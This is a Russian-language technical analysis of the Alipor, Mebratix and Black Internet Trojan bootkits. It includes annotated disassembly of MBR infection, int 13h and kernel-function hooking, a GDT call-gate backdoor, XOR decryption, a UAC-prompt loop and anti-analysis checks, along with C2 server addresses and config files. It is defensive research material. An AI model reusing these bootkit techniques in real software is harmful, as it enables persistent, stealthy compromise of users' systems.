В процедуре sub_267 выполняется перехват функции ядра nt!IoGetCurrentProcess() таким образом, чтобы при её вызове управление получал код буткита следующего, третьего этапа, которому необходимо исполняться в 32-разрядном защищённом режиме после инициализации ядра операционной системы.

```
seg001:00000267 pop esi ; Получаем адрес кода буткита по адресу возврата
seg001:00000268 mov ecx, 37h
seg001:0000026D mov [esi+2B6h], ebx
seg001:00000273 lea edi, [ebx+40h]
seg001:00000276 mov ebp, edi
seg001:00000278 rep movsb ; Копируем код буткита поверх DOS stub
seg001:0000027A push 0CE8C3177h
seg001:0000027F call GetProcByHash ; Получаем адрес IoGetCurrentProcess по хэшу
seg001:00000284 xchg eax, esi
seg001:00000285 sub edi, 0Ah
seg001:0000028B movsd ; Сохраняем первые 5 байт функции
seg001:0000028C sub edi, 6
seg001:00000292 movsb
seg001:00000293 mov byte ptr [esi-5], 0E8h
seg001:00000297 sub ebp, esi
seg001:00000299 mov [esi-4], ebp ; Модификация IoGetCurrentProcess вызовом по адресу nt+0x40
```

Обычно первый вызов функции nt!IoGetCurrentProcess() происходит по завершению инициализации ядра с помощью функции nt!Phase1Initialization():

```
kd> kb
ChildEBP RetAddr Args to Child
f9dc35f0 80688d7e 8198c338 8008ecb8 8008ecb8 nt+0x40
f9dc3630 8068ac22 8198c3ec 8008ecb8 0000000c nt!IopInitializeBuiltinDriver+0x260
f9dc3694 80687b48 80082000 f9dc36b0 00034000 nt!IopInitializeBootDrivers+0x2d2
f9dc383c 80685fdd 80082000 00000000 819cc538 nt!IoInitSystem+0x712
f9dc3dac 805c6160 80082000 00000000 00000000 nt!Phase1Initialization+0x9b5
f9dc3ddc 80541dd2 80685628 80082000 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16
```

```
kd> u nt!IoGetCurrentProcess
nt!IoGetCurrentProcess:
804ee608 e8338afeff call nt+0x40 (804d7040)
804ee60d 008b4044c3cc add byte ptr [ebx-333CBBC0h],cl
804ee613 cc int 3
804ee614 cc int 3
804ee615 cc int 3
804ee616 cc int 3
804ee617 cc int 3
```

«Полезная нагрузка» — часть кода трояна, выполняющая основную работу, в отличие от служебного кода вредоносной программы, который обеспечивает установку, функционирование и самозащиту трояна.

Обработчик перехвата `nt!IoGetCurrentProcess()` выполняет восстановление оригинального кода функции, после чего вызывает `nt!PsCreateSystemThread()` для запуска системного потока, который выполняет код «полезной нагрузки» буткита. Код «полезной нагрузки» делает следующее:

1. Создаёт в ключе реестра `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` строковый параметр со значением `C:\WINDOWS\ali.exe`, обеспечивая запуск троянского процесса по завершению загрузки системы.
2. Создаёт файл `C:\WINDOWS\ali.exe`, содержимое которого на этапе установки буткита в систему записывается инсталлятором, начиная с сектора 4 жесткого диска.
3. Устанавливает шлюз вызова в GDT, благодаря которому любой код пользовательского режима получает возможность исполнения произвольных инструкций с наивысшими привилегиями.

Дмитрий Олексюк. [Уязвимости в драйверах режима ядра для Windows.](#)

GDT				
Id	Type	Address	Dpl	Module
123 (+0x3D8)				(Reserved)
124 (+0x3E0)	00C	0x800003E8	DPL_SYSTEM	
125 (+0x3E8)				(Reserved)
126 (+0x3F0)				(Reserved)

Шлюз вызова в GDT («чёрный ход»)

Таким образом, разработчики буткита Alipor отказались от традиционной техники использования драйвера режима ядра, предпочтя использование процесса пользовательского режима — более простую и менее скрытную технику. Возможно также, что данный буткит разрабатывался в качестве универсального средства для запуска произвольных вредоносных программ из загрузочного сектора.

Основная задача процесса `ali.exe` — получение с сервера команд на скачивание и запуск других вредоносных программ. При этом для отправки HTTP-запросов используется процесс браузера Internet Explorer, запускаемый со скрытым окном.

Process	PID	CPU	Description
explorer.exe	1484		Windows Explorer
VMwareTray.exe	1760		VMwareTray
VMwareUser.exe	1768		VMwareUser
ali.exe	1776		
ieexplore.exe	1468		Internet Explorer
ieexplore.exe	2628		Internet Explorer
ctfmon.exe	1788		CTF Loader

Троянский процесс

Hypertext Transfer Protocol	
GET /sms/xxx.ini HTTP/1.1\r\n	
Accept: */*\r\n	
Accept-Encoding: gzip, deflate\r\n	
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.1; Trident/4.0)\r\n	
Host: list.577q.com\r\n	
Connection: Keep-Alive\r\n	
\r\n	
0040	78 78 2e 69 6e 69 20 48 54 54 50 2f 31 2e 31 0d xx.ini H TTP/1.1.
0050	0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 .Accept: */*\r\n
0060	63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 cept-Enc oding: g
0070	7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 zip, def late..Us
0080	65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c er-Agent : Mozill
0090	61 2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c a/4.0 (c ompatibl
00a0	65 3b 20 4d 53 49 45 20 37 2e 30 3b 20 57 69 6e e; MSIE 7.0; win
00b0	64 6f 77 73 20 4e 54 20 35 2e 31 3b 20 54 72 69 dows NT 5.1; Tri
00c0	64 65 6e 74 2f 34 2e 30 29 0d 0a 48 6f 73 74 3a dent/4.0)..Host:
00d0	20 6c 69 73 74 2e 35 37 37 71 2e 63 6f 6d 0d 0a list.57 7q.com..
00e0	43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 Connecti on: Keep
00f0	2d 41 6c 69 76 65 0d 0a 0d 0a -Alive.. ..

Запрос файла конфигурации с сервера

Зашифрованный файл конфигурации трояна загружается с сервера по фиксированному адресу <http://list.577q.com/sms/xxx.ini> и сохраняется в каталоге C:\WINDOWS под именем win.ini.

Пример содержимого файла конфигурации:

```
[Download]
exe1=coopen_setup_100201.exe-8.0|http://download.coopen.cn/setup/v5/coopen_setup_100201.exe
exe2=pptv(pplive)jixian_113459_s.exe-1.0|http://60.173.10.28:4321/pptv(pplive)jixian_113459_s.exe
[ad]
ad1=12
[HomePage]
home=http://www.67ku.com
[Time]
DownloadIniTime=120
PopAdTime=2
DownloadLelayTime=1
RunDelayTime=0
FirstRunExeTime=2
FirstPopWidTime=1
cjver=2
cjaddr=
[Link]
Link1=http://66.79.168.187:55325/tuling.html
```

Троян Alipor, хотя и использует технику заражения загрузочного сектора, может быть легко обнаружен и удален, так как в нём отсутствуют механизмы сокрытия вредоносной активности. Не предусмотрен в нем и защитный механизм восстановления загрузочного сектора буткита при попытке его перезаписи. Благодаря всему этому возможно излечить зараженную систему путем ручного восстановления загрузочной записи с помощью любого шестнадцатеричного дискового редактора (например, WinHex).

Mebratix.b (Ghost Shadow)

Symantec Security Response. [Trojan.Mebratix.B — the Ghost in MBR.](#)

Информация о бутките Mebratix впервые была опубликована в блоге компании Symantec.

Инсталлятор этого буткита (MD5: 1b465d5c330d99bdccfffd299bf71010f, размер около 30 кБ) не отличается чем-либо примечательным.

Загрузочный код буткита Mebratix полностью идентичен стандартному загрузочному коду Windows, за исключением единственной трёхбайтовой инструкции. Рассмотрим оба дизассемблированных кода.


Загрузочный код Windows:

```
seg000:00CA mov ax, 201h ; ah – функция прерывания 13h, al – число секторов
seg000:00CD mov bx, 7C00h ; Адрес буфера
seg000:00D0 mov cx, [bp+2] ; Номер дорожки и сектора
seg000:00D3 mov dx, [bp+0] ; Номер головки и диска
seg000:00D6 int 13h
seg000:00D8 jnb short locret_12B
```

Загрузочный код Mebratix:

```
seg000:00CA mov ax, 201h
seg000:00CD mov bx, 7C00h
seg000:00D0 mov cx, 2 ; Изменённая инструкция
seg000:00D3 mov dx, [bp+0]
seg000:00D6 int 13h
seg000:00D8 jnb short locret_12B
```

Как видно из вышеприведенных листингов, загрузочный код Mebratix отличается от стандартного аргументами к инструкции mov, находящейся по смещению 00D0h от начала загрузочного кода. Исходный вариант кода, по замыслу его разработчиков, выполняет чтение и передачу управления в первый сектор загрузочного раздела, а код буткита — во второй сектор диска, содержащий продолжение вредоносного кода.



Загрузочный код Mebratix (отличающаяся от кода стандартного загрузчика инструкция выделена)

Код буткита, содержащийся во втором секторе диска, выполняет резервирование 63 кБ базовой памяти тем же способом, что и буткит Alipor, затем копирует самого себя по адресу 9700:0000h и устанавливает перехватчик прерывания 13h:

```
seg000:0229 mov si, 533h
seg000:022C xor si, 120h
seg000:0230 lodsw ; Размер базовой памяти по 0040h:0013h
seg000:0231 sub si, 2
seg000:0234 shl ax, 6
seg000:0237 and ax, 0FFFh
seg000:023A shr ax, 6
seg000:023D sub [si], ax ; Резервирование 63 кБ
seg000:023F xor eax, eax
```

```

seg000:0242 mov ax, 9700h
seg000:0245 mov es, ax
seg000:0247 shl eax, 4
seg000:024B mov si, 7C00h
seg000:024E xor di, di
seg000:0250 mov ecx, 100h
seg000:0256 rep movsw ; Копирование сектора 2 по адресу 9700:0000h
seg000:0258 mov es:0Eh, eax
seg000:025D xor bx, bx
seg000:025F mov eax, [bx+4Ch]
seg000:0263 mov word ptr [bx+4Ch], 0F9h ; Новый обработчик int 13h
seg000:0268 mov es:106h, eax ; Сохранение исходного обработчика
seg000:026D mov word ptr [bx+4Eh], es
seg000:0270 push es
seg000:0271 push 75h
seg000:0274 retf

```

Следующая часть загрузочного кода выполняет чтение 59 секторов жесткого диска (начиная с сектора 3) в память по адресу 9700:0200h. В этих секторах хранятся все остальные компоненты буткита, причём сектора с 3 по 6 зашифрованы с помощью операции хог, ключевой байт для которой вычисляется динамически на каждой итерации. Ниже приведен фрагмент кода, выполняющего расшифровку секторов.

```

seg000:0297 mov esi, 200h ; Указатель на прочитанные данные
seg000:029D mov ebx, 3333h ; Стартовая константа ключа
seg000:02A3 mov ecx, 600h ; Размер данных (3 сектора)
seg000:02A9 loc_2A9:
seg000:02A9 call GetXorKey
seg000:02AC xor [esi], al
seg000:02AF add esi, 1
seg000:02B3 sub ecx, 1
seg000:02B7 jnz short loc_2A9
...
seg000:03C5 GetXorKey proc near
seg000:03C5 imul ebx, 343FDh
seg000:03CC add ebx, 269EC3h
seg000:03D3 mov eax, ebx
seg000:03D6 shr eax, 10h
seg000:03DA and eax, 0FFh
seg000:03E0 retn
seg000:03E0 GetXorKey endp

```

Возможно, код вычисления ключа был вынесен разработчиками буткита в отдельную процедуру для обеспечения полиморфности, однако получившие распространение экземпляры буткита использовали статический код.

Обработчик перехвата прерывания 13h выполняет модификацию кода модуля OSLOADER.EXE точно таким же образом, как это делает буткит Alipor.

Код буткита защищённого режима, вызываемый из модифицированного модуля OSLOADER.EXE, служит для инициализации и запуска драйвера режима ядра буткита. Рассмотрим этот код подробнее.

```

seg001:00000604 mov esi, eax
seg001:00000606 mov eax, [esp-4]
seg001:0000060A and eax, 0FFFFFF00h ; Адрес BootDriverListHead
seg001:0000060F push ebx
seg001:00000610 call $+5
seg001:00000615 pop ebx
seg001:00000616 and ebx, 0FFFFFF00h
seg001:0000061C or ebx, 600h ; Адрес кода буткита
seg001:00000622 mov [ebx], eax ; Сохранение BootDriverListHead
seg001:00000624 mov eax, esi
seg001:00000626 pop ebx
seg001:00000627 test eax, eax
seg001:00000629 pushf
seg001:0000062A jnz short loc_634
seg001:0000062C add dword ptr [esp+4], 0

```

```

seg001:00000631 jmp short loc_634
seg001:00000634 loc_634:
seg001:00000634 pusha
seg001:00000635 call $+5
seg001:0000063A pop ebx
seg001:0000063B and ebx, 0FFFFFF00h
seg001:00000641 lea ecx, large ds:106h
seg001:00000647 mov eax, [ebx+ecx] ; Исходный обработчик int 13h
seg001:0000064A mov ecx, cr0
seg001:0000064D push ecx
seg001:0000064E btr ecx, 10h ; Сброс WP
seg001:00000652 mov cr0, ecx
seg001:00000655 or byte ptr ds:0C0000000h, 3
seg001:0000065C mov large ds:4Ch, eax ; Восстановление int 13h
seg001:00000661 mov byte ptr ds:0C0000000h, 20h
seg001:00000668 pop ecx
seg001:00000669 mov cr0, ecx
seg001:0000066C or ebx, 600h
seg001:00000672 mov eax, [ebx]
seg001:00000674 sub ebx, 600h
seg001:0000067A mov esi, eax ; BootDriverListHead
seg001:0000067C loc_67C:
seg001:0000067C mov esi, [esi] ; _LDR_DATA_TABLE_ENTRY
seg001:0000067E cmp esi, eax
seg001:00000680 jz loc_763
seg001:00000686 mov ecx, [esi+18h] ; Адрес загрузки модуля
seg001:00000689 cmp word ptr [ecx], 'ZM' ; MZ-сигнатура
...
```

После выполнения этого кода буткит выполняет перебор всех загруженных в память исполняемых модулей с целью поиска в них секции, в конце которой присутствует 200h или более байт свободного пространства. В найденный таким образом модуль выполняется копирование кода загрузчика драйвера буткита, который изначально находился в секторе 4 жесткого диска.

```

seg001:000006C7 loc_6C7:
seg001:000006C7 sub edx, 28h
seg001:000006CA mov ecx, [edx+8] ; VirtualSize секции
seg001:000006CD or ecx, 0FFFh
seg001:000006D3 sub ecx, 1FFh
seg001:000006D9 add ecx, [edx+0Ch] ; VirtualAddress
seg001:000006DC add ecx, [esi+18h] ; Адрес загрузки модуля
seg001:000006DF cmp dword ptr [ecx], 0 ; Свободное место в конце секции
seg001:000006E2 jnz short loc_67C
seg001:000006E4 mov edi, ecx
seg001:000006E6 push edi
seg001:000006E7 lea esi, [ebx+600h]
seg001:000006ED mov ecx, 80h
seg001:000006F2 rep movsd ; Копирование 200h байт
```

В большинстве случаев для хранения кода буткитом будет использована секция .data, принадлежащая загруженному в память образу ядра операционной системы. Как видно из дампа заголовка соответствующего модуля, в секции .data достаточно места для внедрения кода загрузчика.

```

kd> dh -s nt
...
SECTION HEADER #5
.data name
16EA0 virtual size
6E800 virtual address
16F00 size of raw data
6E800 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
C800040 flags
Initialized Data
Not Paged
```

```
(no align specified)
Read Write
```

...

Для передачи управления коду загрузчика драйвера буткит модифицирует функцию ядра `nt!PspCreateProcess()` таким образом, чтобы в её начале вместо вызова функции `nt!_SEH_prolog()` осуществлялся вызов загрузчика драйвера буткита.

Код функции до модификации:

```
kd> u nt!PspCreateprocess
nt!PspCreateProcess:
805d0866 681c010000 push 11Ch
805d086b 68c8a84d80 push offset nt!ObWatchHandles+0x664
805d0870 e81bb3f6ff call nt!_SEH_prolog
```

Код после модификации:

```
nt!PspCreateProcess:
805c6a8c 681c010000 push 11Ch
805c6a91 68b09e4d80 push offset nt!ObWatchHandles+0x664
805c6a96 e88af8f7ff call 80546325
```

Так как функция `nt!PspCreateProcess()` не экспортируется ядром, буткит выполняет её поиск путём анализа кода экспортируемой функции `nt!PsCreateSystemProcess()`, а именно побайтовым поиском опкода первой инструкции `call` (E8h), аргументом которой и является адрес функции `nt!PspCreateProcess()`:

```
kd> u nt!PsCreateSystemProcess+0xa
nt!PsCreateSystemProcess+0xa:
805d11da 50          push eax
805d11db 50          push eax
805d11dc ff35d0c26780 push dword ptr [nt!PspInitialSystemProcessHandle]
805d11e2 ff7510      push dword ptr [ebp+10h]
805d11e5 ff750c      push dword ptr [ebp+0Ch]
805d11e8 ff7508      push dword ptr [ebp+8]
805d11eb e876f6ffff call nt!PspCreateProcess
805d11f0 5d          pop ebp
```

Обычно первый вызов `nt!PspCreateProcess()` происходит на этапе инициализации исполнительной подсистемы ядра:

```
kd> kb
ChildEBP RetAddr  Args to Child
805499a0 8069c0dc 8066fb50 001f0fff 80549a24 nt!PspCreateProcess+0xa
80549a4c 8069c419 80078000 80549be8 8068509c nt!PspInitPhase0+0x34e
80549a58 8068509c 00000000 80078000 80552740 nt!PsInitSystem+0x33
80549be8 80691f28 00000000 80078000 8003fc00 nt!ExpInitializeExecutive+0x742
80549c3c 8068fa9f 805529a0 80552740 80549f00 nt!KiInitializeKernel+0x3b2
00000000 00000000 00000000 00000000 00000000 nt!KiSystemStartup+0x2bf
```

Код загрузчика драйвера режима ядра буткита выполняет следующие действия:

1. Получение PID текущего процесса с помощью `nt!PsGetCurrentProcessId()`. Если значение отличается от 4 (PID процесса `System`), происходит вызов `nt!_SEH_prolog()` и возврат в `nt!PspCreateProcess()`.
2. Получение адреса `nt!psLoadedModulesList` путём сигнатурного анализа кода `nt!KeCapturePersistentThreadState()`.
3. Выделение 10000h байт памяти для образа драйвера с помощью `nt!ExAllocatePoolWithTag()`.
4. Копирование заголовков и секций драйвера в выделенную область памяти.
5. Восстановление модифицированного кода `nt!PspCreateProcess()`.
6. Вызов точки входа драйвера буткита.

Назначение драйвера буткита — внедрение кода пользовательского режима в процесс `explorer.exe` и установка перехватов на обработчики `IRP`-запросов типа

IRP_MJ_READ/IRP_MJ_WRITE драйвера класса диска Disk.sys (\Driver\Disk). Указанные перехваты обеспечивают защиту секторов диска, в которых хранятся компоненты буткита, от попыток чтения или перезаписи со стороны антивирусных программ. Стоит отметить, что код драйвера работает нестабильно, и во многих случаях при заражении компьютера не происходит установки перехватов и внедрения кода пользовательского режима.

Код пользовательского режима отправляет HTTP-запросы на сервер meifawu.com. Файл конфигурации трояна загружается с адреса <http://meifawu.com/n.txt>.

Destination	Protocol	Info
116.255.134.227	HTTP	GET /count.aspx?i=075deddb0dcdee574aea64cfa4926b12f7
192.168.88.150	HTTP	HTTP/1.1 200 OK
192.168.88.150	HTTP	[TCP Retransmission] HTTP/1.1 200 OK
116.255.134.227	HTTP	GET /n.txt HTTP/1.1
192.168.88.150	HTTP	HTTP/1.1 200 OK (text/plain)
192.168.88.150	HTTP	[TCP Retransmission] HTTP/1.1 200 OK (text/plain)

Отправляемые на сервер запросы

Black Internet Trojan

Буткит под названием Black Internet Trojan появился совсем недавно. Из всех новых буткитов он наименее известен, но и наиболее распространён, о чем можно судить по активности на антивирусных форумах. Одним из первых источников, в которых появилась информация о заражении, был англоязычный антивирусный форум MajorGeeks, а несколькими днями позже о нём сообщили и на русскоязычном VirusInfo.

Инсталлятор буткита (MD5: e35310220715287c5765b273a1797836, размер файла около 1,2 МБ) защищён неизвестным шифровщиком. В коде расшифровки реализовано определение виртуальных машин VMware по факту присутствия характерного для них «черного хода»:

```
.text:004010A8 push 401113h ; Адрес SEH-обработчика исключений
.text:004010AD push large dword ptr fs:0
.text:004010B4 push eax
.text:004010B5 mov eax, 337h
.text:004010BA pop eax
.text:004010BB mov large fs:0, esp
.text:004010C2 mov eax, 564D5868h ; 'VMXh' — магическая константа
.text:004010C7 mov ebx, 0
.text:004010CC mov ecx, 0Ah
.text:004010D1 xchg eax, ebx
.text:004010D2 push ebx
.text:004010D3 push eax
.text:004010D4 pop ebx
.text:004010D5 pop eax
.text:004010D6 mov edx, 5658h ; Порт VMware backdoor
.text:004010DB in eax, dx ; На обычном компьютере вызовет исключение
```

Для того чтобы обойти данный механизм самозащиты буткита, достаточно добавить в конец файла конфигурации VMware (.vmx) строку, отключающую функцию «VMWare backdoor»:

```
monitor_control.restrict_backdoor = "TRUE"
```

Также установщик буткита обнаруживает факт своего исполнения с ограниченными привилегиями при помощи вызова функции GetTokenInformation() с параметром TokenElevation. В случае запуска под UAC установщик перезапускает свой процесс в цикле. Таким образом, пользователь будет получать предупреждения системы безопасности до тех пор, пока не подтвердит разрешение запуска процесса инсталлятора буткита с максимальными привилегиями.

```
// Проверка версии ОС на предмет запуска под Windows Vista и выше
GetVersionExW(&VersionInformation);
```


```

if (VersionInformation.dwMajorVersion >= 6)
{
    v4 = GetCurrentProcess();
    if (!OpenProcessToken(v4, 0x20008u, &TokenHandle) ||
        !GetTokenInformation(TokenHandle, TokenElevation,
                             &TokenInformation, 4u, &ReturnLength))
        return 0;

    if (!TokenInformation)
    {
        // Текущий процесс был запущен с ограниченными привилегиями
        if (GetModuleFileNameW(0, &Filename, 0x104u))
        {
            ExecInfo.cbSize = 60;
            ExecInfo.fMask = 0;
            ExecInfo.hwnd = 0;
            ExecInfo.lpVerb = L"runas";
            ExecInfo.lpFile = &Filename;
            ExecInfo.lpParameters = 0;
            ExecInfo.lpDirectory = 0;
            ExecInfo.nShow = 0;
            ExecInfo.hInstApp = 0;

            // Запуск ещё одного экземпляра процесса
            while (!ShellExecuteExW(&ExecInfo));
        }
        return 0;
    }
}
}

```



Предупреждение UAC при запуске установщика

В заключение, непосредственно перед записью загрузочного кода на диск установщик ищет активную утилиту Process Monitor по характерному для неё значению оконного класса:

```

.text:00402835 sub_402835 proc near
.text:00402835 push 0 ; lpWindowName
.text:00402837 push offset ClassName ; "PROCMON_WINDOW_CLASS"
.text:0040283C call ds:FindWindowW
.text:00402842 neg eax
.text:00402844 sbb eax, eax
.text:00402846 neg eax
.text:00402848 retn
.text:00402848 sub_402835 endp

```

Одной из отличительных особенностей буткита Black Internet является то, что свои компоненты он хранит не в первых 63 секторах (обычно именно такое количество свободного пространства присутствует перед началом первого раздела диска), а в неразмеченной области, следующей за последним разделом:

```
"CreateFile", "\\Device\\Harddisk0\\DR0", "Desired Access: Generic Read/Write, Disposition: Open"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 0, Length: 512"
"DeviceIoControl", "\\Device\\Harddisk0\\DR0", "Control: IOCTL_DISK_GET_LENGTH_INFO"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,344,064, Length: 43,520"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 0, Length: 512"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,784, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 0, Length: 512"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,311,296, Length: 32,768"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,387,584, Length: 9,216"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,396,800, Length: 25,088"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,421,888, Length: 31,232"
"ReadFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,310,272, Length: 512"
"WriteFile", "\\Device\\Harddisk0\\DR0", "Offset: 3,216,453,120, Length: 512"
"CloseFile", "\\Device\\Harddisk0\\DR0"
```

Загрузочный сектор буткита узнаёт месторасположение этой неразмеченной области при разборе таблицы разделов, находящейся в MBR, после чего выполняет чтение 64 секторов, в которых хранятся остальные компоненты буткита.

```
seg000:001F  xor  eax,  eax
seg000:0022  mov  si,  7BEh      ; Указатель на таблицу разделов
seg000:0025  mov  cl,  4         ; Количество записей
...
seg000:0031  loc_31:
seg000:0031  cmp  [si+8],  eax
seg000:0035  jnb  short loc_3F
seg000:0037  mov  eax,  [si+8]    ; Первый сектор раздела
seg000:003B  add  eax,  [si+0Ch]  ; Плюс размер раздела
seg000:003F  loc_3F:
seg000:003F  add  si,  10h
seg000:0042  loop loc_31
seg000:0044  or   eax,  eax
seg000:0047  jz   short loc_5F
seg000:0049  add  eax,  2         ; Первый считываемый сектор
seg000:004D  mov  cx,  40h        ; Количество секторов
seg000:0050  mov  bx,  7C00h      ; Буфер
seg000:0053  call sub_A1         ; Чтение через int 13h (AH=42h)
seg000:0056  jnb  short loc_5F
seg000:0058  nop
seg000:0059  nop
seg000:005A  jmp  far ptr 0:7C00h
```

Затем буткит выполняет ряд стандартных действий, которые были подробно рассмотрены при анализе двух предыдущих вредоносных программ:

1. Резервирование 4 кБ базовой памяти.
2. Перехват прерывания 13h.

3. Сигнатурный поиск и модификацию кода OSLOADER.EXE в обработчике int 13h.
4. Считывание и исполнение загрузочного кода системного раздела.

Рассмотрим код буткита защищённого режима, вызываемый из модифицированного модуля OSLOADER.EXE.

Действия кода защищённого режима буткита сводятся к инициализации загрузчика драйвера режима ядра. Для этого выполняются следующие операции:

1. Сигнатурный анализ функции nt!Phase1Initialization() и выявление в ней точки вызова функции nt!IoInitSystem().
2. Замена вызова nt!IoInitSystem() вызовом загрузчика драйвера буткита.
3. Копирование кода загрузчика в область памяти непосредственно за ядром операционной системы.

Адрес структуры _BtLoaderBlock, в которой содержится указатель на список загруженных модулей, ищется методом сигнатурного анализа кода OSLOADER.EXE так же, как это реализовано в бутките Alipor.

```

seg001:000069D4 sub dword ptr [esp], 6
seg001:000069D8 call sub_6BB4          ; Адрес загрузчика драйвера в esi
seg001:000069DD mov ecx, 6
seg001:000069E2 rep movsb
seg001:000069E4 sub esi, 6
seg001:000069E7 mov edi, [esp+2Ch]
seg001:000069EB and edi, 0FFF0000h
